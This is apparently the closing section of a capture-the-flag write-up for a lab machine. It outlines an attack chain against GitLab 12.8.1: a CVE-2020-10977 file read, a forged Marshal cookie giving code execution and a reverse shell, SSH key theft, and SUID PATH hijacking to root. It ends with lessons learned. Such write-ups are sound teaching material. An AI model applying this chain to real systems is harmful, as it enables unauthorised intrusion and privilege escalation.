docker-security
# id
uid=1000(dexter) gid=1000(dexter) euid=0(root) groups=1000(dexter)
# cat /root/root.txt
Attack chain
nmap (22, 80, 443)
  └─> ssl-cert SAN → git.laboratory.htb
        └─> GitLab CE 12.8.1 → CVE-2020-10977 (UploadsRewriter file read)
              ├─> /etc/passwd  (PoC)
              └─> secrets.yml → secret_key_base
                    └─> Local docker with gitlab-ee:12.8.1-ee.0
                          └─> gitlab-rails console → experimentation_subject_id cookie
                                with Marshal(ERB + DeprecatedInstanceVariableProxy) → RCE
                                └─> reverse shell as `git` (inside the container)
                                      └─> rails console: User('jaime').admin = true
                                            └─> dexter's private project → id_rsa
                                                  └─> ssh dexter@host (out of the container) + user.txt
                                                        └─> SUID docker-security calls `chmod` (relative PATH)
                                                              └─> fake chmod = /bin/sh → root + root.txt
Lessons learned
- When
wfuzz/gobusterdon't find vhosts on HTTPS, the certificate often hands them out in the SAN extension.nmap --script ssl-certoropenssl s_client | x509 -textboth do the trick. - Knowing what a banner version means is half the job: GitLab 12.8.1 → CVE-2020-10977, no fuzzing needed.
- Vulnerabilities in serializers (
Marshal,pickle,BinaryFormatter, ...) often require reproducing the exact target environment locally. Docker makes this trivial: spin up a replica of the same version, inject the extracted secret, and forge the payload using the target's own tooling. - A reverse shell inside a container with
gitlab-rails consoledoesn't need any breakout magic: escalating your own role inside the application (regular user → GitLab admin) opens access to host artefacts (SSH keys, configs) already living in shared volumes. - A SUID binary that invokes other binaries without absolute paths is equivalent to handing root to whoever controls
$PATH. Always confirm withltrace/strings, don't assume.